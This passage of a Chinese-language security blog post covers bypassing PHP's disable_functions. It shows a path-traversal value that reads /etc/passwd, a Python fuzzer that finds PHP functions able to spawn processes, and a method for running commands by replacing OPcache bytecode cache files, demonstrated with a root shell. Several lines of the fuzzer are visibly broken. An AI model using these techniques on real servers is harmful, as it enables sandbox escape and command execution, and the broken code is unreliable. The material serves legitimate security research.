2  function foo(int $a) { }
3
4  $functionReflection = new ReflectionFunction('foo');
5  $parameters = $functionReflection->getParameters();
6  $aParameter = $parameters[0];
7
8  var_dump($aParameter->getClass());
9  var_dump($aParameter->getType());
10 var_dump(($aParameter->getType())->getName());
11
12 $functionReflection2 = new ReflectionFunction('substr');
13 $parameters2 = $functionReflection2->getParameters();
14 $aParameter2 = $parameters2[0];
15
16 var_dump($aParameter2->getClass());
17 var_dump($aParameter2->getType());
18
19 ?>
```

```
NULL
object(ReflectionNamedType)#3 (0) {
}
string(3) "int"
NULL
NULL
[Finished in 0.1s]
```

如图，用户自定义函数 `foo` 能够通过反射直接获得一个 `ReflectionNamedType` 类，`getName()` 得到参数类型，比较迷的是 php 官方文档上写的是 `ReflectionType`，具体见：[PHP: ReflectionParameter - Manual](#) 这一页，而搜索 `ReflectionNamedType` 得到的却是 404，看来 php 在反射这方面的文档还没有完善

```
public getName ( void ) : string
public getPosition ( void ) : int
public getType ( void ) : ReflectionType
public hasType ( void ) : bool
public isArray ( void ) : bool
public isCallable ( void ) : bool
```




image-20200131195807351

但是 php 作为一个弱类型语言这时候就凸显了它的优势，很多 php 函数本身就是 mixed 类型，而且 php 还会自动进行类型转换

像 `'1../../../../../../etc/passwd'` 这种参数就能同时满足 string、int、file、bool 四种类型，基本满足绝大部分函数了

```
php > var_dump(boolval('1../../../../../../../../etc/passwd' == 1));
bool(true)
php > echo file_get_contents('1../../../../../../../../etc/passwd');
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lpd:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

image-20200131032400498

感觉原文那代码处理的不太好，还有 bug，自己写了一个，加了个可以 fuzz 指定 php 模块的功能，比如安装了 gnupg 拓展，可以 Fuzz 该模块下的所有函数，方便测试

```
import os
import sys
import re
```

```
def getDefinedFunction():
    get_defined_function = os.popen("php -r 'print_r(get_defined_functions()[\"internal\"])'")

    b = get_defined_function[2:-1]
    b = map(str.strip, b)
    for i in range(len(b)):
        b[i] = re.sub(r'.*> ', '', b[i])
    get_defined_function = b
    get_defined_function.remove(get_defined_function[0])
    get_defined_function.remove(get_defined_function[0])
    get_defined_function.remove('readline')
    return get_defined_function


def getModuleFunc/phpModuleName,getDefinedFunction):
    moduleFunc = []
    for func in getDefinedFunction:
        getExtNameCmd = "php -r \"echo (new ReflectionFunction('{}'))->getExtensionName()\""
        extName = os.popen(getExtNameCmd).readlines()[0]
        if extName == phpModuleName:
            moduleFunc.append(func)
    return moduleFunc


def fuzzFunc/getDefinedFunction):
    for func in getDefinedFunction:
        maxParaNumCmd = "php -r \"echo (new ReflectionFunction('{}'))->getNumberOfParameters()\""
        minParaNumCmd = "php -r \"echo (new ReflectionFunction('{}'))->getNumberOfRequiredParameters()\""
        maxParaNum = int(os.popen(maxParaNumCmd).readlines()[0])
        minParaNum = int(os.popen(minParaNumCmd).readlines()[0])
        print maxParaNum
        print minParaNum
        for paraNum in range(minParaNum,maxParaNum + 1):
            paraMeters = [ '\1.././.././.././.././.././../etc/passwd\' ' for i in range(paraNum)]
            paraMeters = ','.join(paraMeters)
            newPhpCmd = "php -r \"{ }({ });\"".format(func,paraMeters)
            print newPhpCmd
            newFuzzCmd = "strace -f { } 2>&1 | grep -E 'execve|fork|vfork' ".format(newPhpCmd)
```

```

        print newFuzzCmd
        out = re.findall(r'execve', ''.join(os.popen(newFuzzCmd).readlines()[1:]))
        print out
        if len(out) >= 1:
            with open('fuzz-out.txt', 'a+') as file:
                file.write(newPhpCmd + "\n")
            break

if __name__ == "__main__":
    if len(sys.argv) > 1:
        phpModuleName = sys.argv[1]
        getDefinedFunction = getAllDefinedFunc()
        moduleFunc = getModuleFunc(phpModuleName, getDefinedFunction)
        if len(moduleFunc) == 0:
            print ('没有找到与指定模块相关的函数，检查名称是否正确')
        else:
            fuzzFunc(moduleFunc)
    else:
        print ('fuzz all')
        getDefinedFunction = getAllDefinedFunc()
        fuzzFunc(getDefinedFunction)

```

Fuzz 测试结果:

```
php -r "dl('1../../../../../../../../etc/passwd');"
strace -f php -r "dl('1../../../../../../../../etc/passwd');" 2>&1 | grep -E 'execve|fork|vfork'
□
1
1
php -r "cli_set_process_title('1../../../../../../../../etc/passwd');"
strace -f php -r "cli_set_process_title('1../../../../../../../../etc/passwd');" 2>&1 | grep -E 'execve|fork|vfork'
□
0
0
php -r "cli_get_process_title();"
strace -f php -r "cli_get_process_title();" 2>&1 | grep -E 'execve|fork|vfork'
□
root@a0a536bfcfa2:~/test# cat fuzz-out.txt
php -r "mb_send_mail('1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd');"
php -r "exec('1../../../../../../../../etc/passwd');"
php -r "system('1../../../../../../../../etc/passwd');"
php -r "passthru('1../../../../../../../../etc/passwd');"
php -r "shell_exec('1../../../../../../../../etc/passwd');"
php -r "error_log('1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd');"
php -r "mail('1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd');"
php -r "gnupg_init();"
php -r "imap_mail('1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd','1../../../../../../../../etc/passwd');"
php -r "pcntl_exec('1../../../../../../../../etc/passwd');"
root@a0a536bfcfa2:~/test#
```

fuzz-1

单一模块 Fuzz 结果:


```
0
php -r "gnupg_gettrustlist();"
strace -f php -r "gnupg_gettrustlist();" 2>&1 | grep -E 'execve|fork|vfork'
[]
0
0
php -r "gnupg_listsignatures();"
strace -f php -r "gnupg_listsignatures();" 2>&1 | grep -E 'execve|fork|vfork'
[]
0
0
php -r "gnupg_seterrormode();"
strace -f php -r "gnupg_seterrormode();" 2>&1 | grep -E 'execve|fork|vfork'
[]
root@30350d2bc520:~# cat fuzz-out.txt
php -r "gnupg_init();"
root@30350d2bc520:~#
```

image-20200131201820976

这种方式可以用于发现新的可用于 bypass 的函数，或者用来检测安全过滤够不够严格

利用 OPcache 执行命令

注：OPcache 不能绕过 disable_functions，它调用内部函数或方法时仍然会被限制

OPcache 通过将 PHP 脚本预编译的字节码（Operate Code）存储到共享内存中来提升 PHP 的性能

如果我们知道 OPcache 的缓存路径，就可以通过替换缓存文件来直接执行系统命令

首先是要求 PHP 开启了 OPcache，下面是 php.ini 中的 OPcache 常规配置


[opcache]

```
zend_extension=/usr/lib/php/20151012/opcache.so  
opcache.enable=1  
opcache.enable_cli=1  
opcache.memory_consumption=528  
opcache.interned_strings_buffer=8  
opcache.max_accelerated_files=10000  
opcache.revalidate_freq=1  
opcache.fast_shutdown=1  
opcache.validate_timestamps=0  
opcache.file_cache=/tmp
```

其中的 `opcache.file_cache` 则是指定缓存目录，比如设置 `/tmp`，运行 `/var/www/html/` 下的 `index.php` 则会生成相应的 `/tmp/[system_id]/var/www/html/index.php.bin` 文件

`system_id` 是当前 PHP 版本号，Zend 扩展版本号以及各个数据类型大小的 MD5 值

在另一个环境下利用 `opcache` 得到一个包含恶意代码的缓存文件，更改其文件头后面的 `system_id` 为要替换的缓存文件的 `system_id`，只需更改 `system_id`，文件 16 进制中的 `php` 文件目录即使不同也无需更改



替换相应缓存目录下的缓存文件，再次运行查看运行结果

```
root@043e7fe3de56:/usr/share/nginx/html# cat evil.php
<?php
echo "nothing\n";
root@043e7fe3de56:/usr/share/nginx/html# php evil.php
uid=0(root) gid=0(root) groups=0(root)
root@043e7fe3de56:/usr/share/nginx/html#
```

Reference:

https://www.tarlogic.com/en/blog/how-to-bypass-disable_functions-and-open_basedir/

<https://www.freebuf.com/articles/web/192052.html>

<https://www.cnblogs.com/leixiao-/p/10612798.html>

<https://blog.bi0s.in/2019/10/26/Web/bypass-disable-functions/>